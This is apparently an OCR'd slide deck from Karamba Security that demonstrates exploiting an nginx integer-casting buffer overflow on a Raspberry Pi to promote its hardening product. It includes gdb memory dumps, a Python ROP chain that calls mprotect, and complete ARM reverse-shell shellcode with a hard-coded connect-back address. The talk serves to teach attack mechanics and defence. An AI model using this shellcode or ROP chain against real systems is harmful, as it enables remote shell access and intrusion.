

In-memory Cyber Attacks

Large Database of Known Vulnerabilities




Karamba Security

For Example: nginx HTTP server



How do Hackers Attack?



1 Hidden security software bug

2 Bugs exploited to run malware

3 Malware compromises the system

A Four-Stage Attack Process

1. Find a vulnerability
2. Create a payload to exploit the vulnerability
3. Bring malicious code (using payload)
4. Control the kernel; attack

Nginx – Step 1

- Analyze the system to find a vulnerability
  - Casting mismatch vulnerability

Nginx – Step 2

- Create the payload that exploits the vulnerability
  - A malformed http request, crafted to overflow,
    and than poison the memory

Nginx – Step 3

- Bring malicious code
  - Gain super user privileges and connect to the remote attacker

Nginx – Step 4

- Control the kernel
  - Attack


Demo

- Raspbian
  - Based on Raspberry Pi

Where is the bug?

```
            size = (size_t) ngx_min(r->headers_in.content_length_n,
                                    NGX_HTTP_DISCARD_BUFFER_SIZE);

            n = r->connection->recv(r->connection, buffer, size);

            if (n == NGX_ERROR) {
                r->connection->error = 1;
                return NGX_OK;
            }

            if (n == NGX_AGAIN) {
                return NGX_AGAIN;
            }

            if (n == 0) {
                return NGX_OK;
            }

            b.pos = buffer;
            b.last = buffer + n;

            rc = ngx_http_discard_request_body_filter(r, &b);

            if (rc != NGX_OK) {
                return rc;
            }
        }
    }
```

size_t (unsigned int) off_t (signed long long) 4096



```
size = (size_t) ngx_min(r->headers_in.content_length_n, NGX_HTTP_DISCARD_BUFFER_SIZE);
n = r->connection->recv(r->connection, buffer, size);
```

Casting Mismatch

```
645             if (!r->connection->read->ready) {
646                 return NGX_AGAIN;
647             }
648
649             size = (size_t) ngx_min(r->headers_in.content_length_n,
650                                     NGX_HTTP_DISCARD_BUFFER_SIZE);
651
652             n = r->connection->recv(r->connection, buffer, size);
653
(gdb) print r->headers_in.content_length_n
$9 = -9223372036854761610
(gdb) print (size_t) r->headers_in.content_length_n
$10 = 14198
```

Buffer Overflow

```
(gdb) xxd $sp 208
0000000: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
0000010: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
0000020: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
0000030: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
0000040: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
0000050: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
0000060: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
0000070: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
0000080: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
0000090: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
00000a0: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
00000b0: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
00000c0: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
(gdb)
```

```
4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
4141 c436 0100 f0c4 0600 dcaa 0500 0200  AA.6............
a0e3 0110 a0e3 0520 81e2 8c70 a0e3 8d70  ....... ...p...p
87e2 0000 00ef 0060 a0e1 6c10 8fe2 1020  .......`..l....
a0e3 8d70 a0e3 8e70 87e2 0000 00ef 0600  ...p...p........
a0e1 0010 a0e3 3f70 a0e3 0000 00ef 0600  ......?p........
```

Now What?

```
   0x00049414 <+240>:   add     sp, sp, #4096   ; 0x1000
   0x00049418 <+244>:   add     sp, sp, #60     ; 0x3c
=> 0x0004941c <+248>:   pop     {r4, r5, r6, r7, pc}
```

- Before Overflow:

Return address = 0x0004c73c

```
(gdb) x/10x $sp
0x7edc52bc:     0x01c86ab0      0x00000000      0x01cb08a8      0x01c8f55c
0x7edc52cc:     0x0004c7e4      0x01c86ab0      0x00000191      0x01c8d9d0
0x7edc52dc:     0x000404b4      0x01c86ab0
```

- After Overflow

Return address = 0x000136c4 (our first ROP gadget)

```
(gdb) x/10x $sp
0x7edc53ac:     0x41414141      0x41414141      0x41414141      0x41414141
0x7edc53bc:     0x000136c4      0x0006c4f0      0x0005aadc      0xe3a00002
0x7edc53cc:     0xe3a01001      0xe2812005
```

Understanding ROP – The Problem


- Data Execution Prevention (DEP)

Understanding ROP – The Solution

- Execute machine instruction sequences ("**gadgets**“)
- **Gadgets** ends with **return**, and are located in existing libraries

- Chained together, gadgets allow performing arbitrary operations
  - In **libc** sufficient gadgets exist for **Turing-complete functionality**

Understanding ROP – The Solution



ROP example

```
rop = ''
"""0xb596e050""" rop += struct.pack('<L', sp_addr + off + 0x10) # new sp
"""0xb690cb2d""" rop += struct.pack('<L', 0xb690cb2d)           # new lr - pop {pc}
"""0xb6956bd5""" rop += struct.pack('<L', 0xb6956bd5)           # new pc: pop {r0, r1, r2, r3, r4, pc}

"""0xb596e000""" rop += struct.pack('<L', sp_addr & 0xfffff000) # new r0 - base address (page aligned)
"""0x00001000""" rop += struct.pack('<L', 0x1000)               # new r1 - length
"""0x00000007""" rop += struct.pack('<L', 7)                    # new r2 - protection
"""0xd000d003""" rop += struct.pack('<L', 0xd000d003)           # new r3 - scratch
"""0xd000d004""" rop += struct.pack('<L', 0xd000d004)           # new r4 - scratch
"""0xb6ff2a6c""" rop += struct.pack('<L', 0xb6ff2a6c)           # new pc - _dl_mprotect

"""0xb596e080""" rop += struct.pack('<L', sp_addr + 0x80)       # address of native payload (shellcode)
```


The Shell Code We Used

```
$shellcode =
# socket/connect/dup2/dup2/dup2
"\x02\x00\xa0\xe3\x01\x10\xa0\xe3\x05\x20\x81\xe2\x8c" .
"\x70\xa0\xe3\x8d\x70\x87\xe2\x00\x00\x00\xef\x00\x60" .
"\xa0\xe1\x6c\x10\x8f\xe2\x10\x20\xa0\xe3\x8d\x70\xa0" .
"\xe3\x8e\x70\x87\xe2\x00\x00\x00\xef\x06\x00\xa0\xe1" .
"\x00\x10\xa0\xe3\x3f\x70\xa0\xe3\x00\x00\x00\xef\x06" .
"\x00\xa0\xe1\x01\x10\xa0\xe3\x3f\x70\xa0\xe3\x00\x00" .
"\x00\xef\x06\x00\xa0\xe1\x02\x10\xa0\xe3\x3f\x70\xa0" .
"\xe3\x00\x00\x00\xef" .
# execve(shell, argv, env)
"\x30\x00\x8f\xe2\x04\x40\x24\xe0" .
"\x10\x00\x2d\xe9\x38\x30\x8f\xe2\x08\x00\x2d\xe9\x0d" .
"\x20\xa0\xe1\x10\x00\x2d\xe9\x24\x40\x8f\xe2\x10\x00" .
"\x2d\xe9\x0d\x10\xa0\xe1\x0b\x70\xa0\xe3\x00\x00\x00" .
"\xef\x02\x00" .
# Add the connect back host/port
"\x11\x5c\xc0\xa8\x14\x16" .
# shell -
"/bin/sh\x00\x00\x00\x00\x00\x00\x00\x00\x00" .
# argv -
"sh\x00\x00" .
# env -
"PATH=/bin:/sbin:/usr/bin:/usr/sbin\x00";
```

Recommendations

- With open source software:
  - Stay up to date (patch)
  - Register to the security mailing list(s)
  - Closed source are just as bad…
- Install a zero day tool
  - Protects against unknown vulnerabilities

Karamba's Automatically Generated Hardening



1. **Seal** ECU according to factory settings
2. **Detect** security bugs' exploits
3. **Prevent** the attack at the ECU level

Karamba Security